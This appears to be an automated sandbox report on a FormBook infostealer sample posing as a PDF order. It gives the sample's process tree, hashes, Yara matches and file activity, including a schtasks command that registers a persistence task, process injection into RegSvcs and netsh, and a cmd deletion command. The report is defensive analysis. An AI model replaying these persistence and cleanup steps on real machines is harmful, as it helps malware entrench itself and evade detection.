PeekMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xE4
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xE4
GetMessageW	INLINE	0x48 0x8B 0xB8 0x88 0x8E 0xE4
GetMessageA	INLINE	0x48 0x8B 0xB8 0x80 0x0E 0xE4

Statistics

Behavior



System Behavior

Analysis Process: nova narud#U017eba pdf rvP6N.exe PID: 4844 Parent PID: 5680

General

Start time:	12:33:32
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\nova narud#U017eba pdf rvP6N.exe'
Imagebase:	0x7a0000
File size:	915456 bytes
MD5 hash:	35076F942B11F79D1156069E55AB132D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.247192769.0000000002C60000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.247681962.0000000003C1C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.247681962.0000000003C1C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.247681962.0000000003C1C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D5DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D5DCF06	unknown
C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C42DD66	CopyFileW
C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C42DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp59AC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C427038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\novanarud#U017eba pdf rvP6N.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D8EC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp59AC.tmp	success or wait	1	6C426A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a5 b4 6e 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 b0 0a 00 00 46 03 00 00 00 00 00 8e cf 0a 00 00 20 00 00 00 e0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0e 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L.....n`.......... ....P......F........... ........@.. ......................` ....@................	success or wait	4	6C42DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kPDOHsyqKitj.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C42DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp59AC.tmp	unknown	1661	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </Registrati	success or wait	1	6C421B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\nova narud#U017eba pdf rvP6N.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D8EC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D5B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D5B5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D5BCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5103DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5103DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D5B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D5B5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C421B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C421B4F	ReadFile

Analysis Process: schtasks.exe PID: 6252 Parent PID: 4844

General

Start time:	12:33:38
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\kPDOHsyqKitj' /XML 'C:\Users\user\AppData\Local\Temp\tmp59AC.tmp'
Imagebase:	0x10d0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp59AC.tmp	unknown	2	success or wait	1	10DAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp59AC.tmp	unknown	1662	success or wait	1	10DABD9	ReadFile

Analysis Process: conhost.exe PID: 6264 Parent PID: 6252

General

Start time:	12:33:38
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: RegSvcs.exe PID: 6300 Parent PID: 4844

General

Start time:	12:33:38
Start date:	08/04/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0x7a0000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.292611883.0000000001160000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.292611883.0000000001160000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.292611883.0000000001160000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.292487107.0000000000D20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.292487107.0000000000D20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.292487107.0000000000D20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.292295280.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.292295280.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.292295280.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41A037	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 6300

General

Start time:	12:33:40
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: netsh.exe PID: 7088 Parent PID: 3292

General

Start time:	12:33:57
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0x1570000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.499334545.0000000000B10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.499334545.0000000000B10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.499334545.0000000000B10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.500645379.0000000001110000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.500645379.0000000001110000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.500645379.0000000001110000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.500697070.0000000001140000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.500697070.0000000001140000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.500697070.0000000001140000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	B2A037	NtReadFile

Analysis Process: cmd.exe PID: 1516 Parent PID: 7088

General

Start time:	12:34:02
Start date:	08/04/2021

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'
Imagebase:	0x1a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5484 Parent PID: 1516

General

Start time:	12:34:02
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis